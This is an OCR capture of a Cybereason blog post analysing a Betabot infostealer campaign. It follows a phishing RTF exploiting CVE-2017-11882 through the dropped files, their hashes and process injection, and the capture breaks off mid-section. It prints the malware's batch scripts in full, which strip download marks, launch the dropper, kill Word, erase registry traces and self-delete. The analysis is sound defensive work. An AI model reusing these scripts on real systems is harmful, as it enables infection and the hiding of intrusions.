
New Betabot campaign under the microscope

cybereason.com/blog/betabot-banking-trojan-neurevt



Written By
Cybereason Nocturnus

October 3, 2018 | 6 minute read

Research by: Assaf Dahan

In the past few weeks, the Cybereason SOC has detected multiple Betabot (aka Neurevt) infections in customer environments. Betabot is a sophisticated infostealer malware that's evolved significantly since it first appeared in late 2012. The malware began as a banking Trojan and is now packed with features that allow its operators to practically take over a victim's machine and steal sensitive information.

Want to start threat hunting like the pros?


Check out our webinar on how to generate a hypothesis in a threat hunt.

Betabot's main features include:

- Browsers Form Grabber
- FTP and mail client stealer
- Banker module
- Running DDOS attacks
- USB infection module
- Robust Userland Rootkit (x86/x64)
- Arbitrary command execution via shell
- The ability to download additional malware
- Persistence
- Crypto-currency miner module (added 2017)

Betabot exploits an 18-year-old vulnerability in the Equation Editor tool in Microsoft Office. The vulnerability has been around since 2000 when Equation Editor was added to Office. However, it wasn't discovered by researchers and patched by Microsoft until 2017.

Most modern malware have self-defense features designed to bypass detection and thwart analysis. These features include anti-debugging, anti-virtual machine/sandbox, anti-disassembly and the ability to detect security products and analysis tools. It is not uncommon for malware to take a more aggressive approach and disable or uninstall antivirus software. Other programs remove malware and bots that are already on a person's machine, eliminating the competition with heuristic approaches that would put many security products to shame.




Betabot stands out because it implements all of these self-defense features and has an exhaustive blacklist of file and process names, product IDs, hashes and domains from major antivirus, security and virtualization companies.

This blog will use Cybereason telemetry data gathered from multiple customer endpoints to look at the infection chain. We'll also delve into Betabot's self-defense mechanisms.

Infection Vector: CVE-2017-11882 Exploit-Weaponized Document

The Betabot infections seen in our telemetry originated from phishing campaigns that used social engineering to persuade users to download and open what appears to be a Word document that is attached to an email.

This screenshot shows the infection vector from Lotus Notes email client:



Purchase order#.doc details (SHA-1: 566154dadb304019a8b035d883c9e32ca95cd64e**)**

- Properties

purchase order#.doc File name	c:\users\[redacted]appdata\local\temp\notes758e9c\purcha... Path
Sep 11, at 13:20:31 Creation time	Sep 11, at 13:20:31 Modification time
566154dadb304019a8b035d883c9e32ca95cd64e SHA1 Signature	Not specific Product type
653389 Size	

Examining the document in a Hex editor, we can see that it is, in fact, an RTF file:

purchase order#.doc

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000   7B 5C 72 74 66 31 20 7B 0D 0A 09 09 5C 6F 62 6A  {\rtf1 {....\obj
00000010   65 63 74 5C 6F 62 6A 68 74 6D 6C 5C 76 0D 0A 09  ect\objhtml\v...
00000020   09 09 7B 0D 0A 09 09 09 09 5C 6F 62 6A 64 61 74  ..{......\objdat
00000030   61 20 30 31 30 35 30 30 30 30 30 30 32 30 30 30  a 01050000020000
00000040   30 30 30 38 30 30 30 30 30 30 30 35 30 36 31 36  0008000000506163
00000050   36 62 36 31 36 37 36 35 30 30 30 30 30 30 30 30  6b61676500000000
00000060   30 30 30 30 30 30 30 30 30 30 65 39 36 32 30 34  0000000000e96204
```

Using Didier Steven's rtfdump.py, we can see multiple entries with embedded objects:

```
 1 Level  1        c=    7 p=00000000 l=  653386 h=  651976;  575010 b=       0 O u=
   Name: 'Package\x00' Size: 287465 md5: eb0e5ddab2df4dfc8a8c4a8cd653940e magic: 02006d6f
 2  Level  2       c=    1 p=00000007 l=  575073 h=  575010;  575010 b=       0 O u=
   Name: 'Package\x00' Size: 287465 md5: eb0e5ddab2df4dfc8a8c4a8cd653940e magic: 02006d6f
 3   Level  3      c=    0 p=00000022 l=  575042 h=  575010;  575010 b=       0 O u=
   Name: 'Package\x00' Size: 287465 md5: eb0e5ddab2df4dfc8a8c4a8cd653940e magic: 02006d6f
 5  Level  2       c=    1 p=000956ab l=   22884 h=   22834;   22834 b=       0 O u=
   Name: 'Package\x00' Size: 11377 md5: c0ea15add6f32c6bed4db71e661c91d3 magic: 0200676f
 6   Level  3      c=    0 p=000956c4 l=   22855 h=   22834;   22834 b=       0 O u=
   Name: 'Package\x00' Size: 11377 md5: c0ea15add6f32c6bed4db71e661c91d3 magic: 0200676f
 7  Level  2       c=    1 p=0009b013 l=     816 h=     764;     764 b=       0 O u=
   Name: 'Package\x00' Size: 342 md5: 6d1213dafb8095b04f6a4f4833ad0be2 magic: 02006471
 8   Level  3      c=    0 p=0009b02e l=     785 h=     764;     764 b=       0 O u=
   Name: 'Package\x00' Size: 342 md5: 6d1213dafb8095b04f6a4f4833ad0be2 magic: 02006471
 9  Level  2       c=    1 p=0009b34b l=    1630 h=    1578;    1578 b=       0 O u=
   Name: 'Package\x00' Size: 749 md5: f6af36bffd1835653ce6c01ea30dbfe3 magic: 0200686f
10   Level  3      c=    0 p=0009b366 l=    1599 h=    1578;    1578 b=       0 O u=
   Name: 'Package\x00' Size: 749 md5: f6af36bffd1835653ce6c01ea30dbfe3 magic: 0200686f
```

***Used command**: rtfdump.py -f O [file]*

Example of a dumped and decoded entry, showing a batch script embedded in the document:

```
C:\Users\REM\Desktop\Tools\DidierStevensSuite>python rtfdump.py -s 7 -H "C:\U
REM\Desktop\purchase order#.doc"
00000000: 01 05 00 00 02 00 00 00  08 00 00 00 50 61 63 6B  ............Pack
00000010: 61 67 65 00 00 00 00 00  00 00 00 00 56 01 00 00  age.........V...
00000020: 02 00 64 71 66 6D 2E 63  6D 64 00 43 3A 5C 49 6E  ..dqfm.cmd.C:\In
00000030: 74 65 6C 5C 64 71 66 6D  2E 63 6D 64 00 00 00 03  tel\dqfm.cmd....
00000040: 00 12 00 00 00 43 3A 5C  49 6E 74 65 6C 5C 64 71  .....C:\Intel\dq
00000050: 66 6D 2E 63 6D 64 00 BB  00 00 00 45 43 48 4F 20  fm.cmd.....ECHO
00000060: 4F 46 46 0D 0A 73 65 74  20 75 6E 6C 6F 63 6B 3D  OFF..set unlock=
00000070: 22 25 74 6D 70 25 22 0D  0A 73 65 74 20 6C 6F 63  "%tmp%"..set loc
00000080: 6B 3D 22 5C 62 6C 4F 63  4B 2E 74 78 74 22 0D 0A  k="\blOcK.txt"..
00000090: 49 46 20 45 58 49 53 54  20 25 75 6E 6C 6F 63 6B  IF EXIST %unlock
000000A0: 25 25 6C 6F 63 6B 25 20  28 65 78 69 74 29 20 45  %%lock% (exit) E
000000B0: 4C 53 45 20 28 63 6F 70  79 20 4E 55 4C 20 25 75  LSE (copy NUL %u
000000C0: 6E 6C 6F 63 6B 25 25 6C  6F 63 6B 25 20 26 20 54  nlock%%lock% & T
000000D0: 79 70 45 20 4E 55 4C 20  3E 20 25 74 65 6D 70 25  ypE NUL > %temp%
000000E0: 5C 68 6F 6E 64 69 2E 63  6D 64 3A 5A 6F 6E 65 2E  \hondi.cmd:Zone.
000000F0: 49 64 65 6E 74 69 66 69  65 72 20 26 20 53 74 41  Identifier & StA
```

***Used command**: rtfdump.py -s 7 -H [file]*


Dropped Files

Dumping each entry results in the following files, which will be eventually dropped:

File	Purpose	SHA-1
%temp%\dqfm.cmd	Checks for previous infection and launches hondi.cmd	86B5058C89231C691655306E12E1E4640D23ED19
%temp%\gondi.doc	Decoy Word document	33C3F3F4BA62017F5186343C0869B23AB72E081E

%temp%\hondi.cmd	• Deleting traces by deleting the resiliency registry entry • Killing Word process • Deploying a decoy document • Starting mondi.exe	92F2515828C77056AE04696FD207783DFF8F778D
%temp%\mondi.exe	• NSIS-based dropper • Unpacks malware payload • Injects payload to other running processes (predefined list) • Creates persistence	FE1B51FE46BDAD6EA051110AB0D1B788A54331E4

Illustration of the observed infection chain:



Contents

of dqfm.cmd:

dqfm.cmd

```
ECHO OFF
set unlock="%tmp%"
set lock="\blOcK.txt"
IF EXIST %unlock%%lock% (exit) ELSE (copy NUL %
    unlock%%lock% & TypE NUL > %temp%\hondi.cmd
    :Zone.Identifier & StArT /b %tmp%\hondi.cmd)
```

Contents of hondi.cmd


```
ECHO OFF
TIMEOUT 1
set "App=winword.exe"
set "m1=HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\"
set "m2=.0\Word\File MRU"
set "m3=.0\Word\Resiliency"
type NUL > %tMp%\mondi.eXe:Zone.Identifier
type NUL > %tmp%\gondi.doc:Zone.Identifier
StArT %teMp%\mondi.eXe
TASkKILL /F /IM %App%
for /l %%i in (11,1,16) do (
reg delete %m1%%%i%m3% /f
for /f "tokens=1* delims=\*" %%a in ('REG QUERY "%m1%%%i%
    m2%" /v "Item 1"') do set "Nodeblan=%%~b"
)
copy %temp%\gondi.dOc "%Nodeblan%"
"%Nodeblan%"

del %tmp%\longinterconsta.sct
del %tmp%\gondi.doc
del %tmp%\dqfm.cmd
del "%~0"
```


Exploit Behavioral Execution Tree

The Cybereason platform caught the exploit's behavioral chain, as seen in these screenshots:

1. Opening the weaponized RTF documents triggers the Equation Editor exploit (CVE-2017-11882) and executes dqfm.cmd, which spawns hondi.cmd:



1. Hondi.cmd will execute the following commands:



Delete traces of the original RTF document by enumerating all the Resiliency registry keys and deleting them:

reg delete HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Word\Resiliency /f

Gather information about the Most Recently Used (MRU) Office files for the decoy document:

C:\Windows\system32\cmd.exe /c REG QUERY "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\11.0\Word\File MRU" /v "Item 1"

Kill Word Process (which executed the RTF document):

Taskill.exe TASkKILL /F /IM winword.exe

Execute Betabot dropper “mondi.exe”:

C:\Users\[snip]\AppData\Local\Temp\mondi.eXe

Open the decoy document:

"C:\Program Files\Microsoft Office\Office12\WINWORD.EXE" /n /dde

Betabot Dropper Analysis

The Mondi.exe binary is actually compressed by NSIS (Nullsoft Scriptable Install System), an open-source software used to create Windows Installers, as indicated by the "*Nullsoft PiMP stub*" compiler signature:


The installer will extract Betabot loader and the encrypted main payload:

1. **Performances.dll** (Loader: SHA-1: 22C35AEF70D708AA791AFC4FC8097C3C0B6DC0C1)
2. **Midiron.dat** (Encrypted Betabot payload SHA-1: B7599AF48FC3124BE65856012A7C2DCB18BE579A)


Betabot's Unpacking and Process Injection

The loader will unpack the payload and inject it into its own child process.

The injecting process raised the following behavioral suspicions:




Performances.dll loaded to mondi.exe:




The loader child process will then enumerate all the running processes in order to find injection candidates. In many of the case Cybereason observed, the Betabot loader injected its code into multiple running processes for persistence and maximized survival purposes. If an injected process is terminated, another process will kick in and spawn the loader as a child process.

In most cases, the main payload will first be injected into a second instance of Explorer.exe:

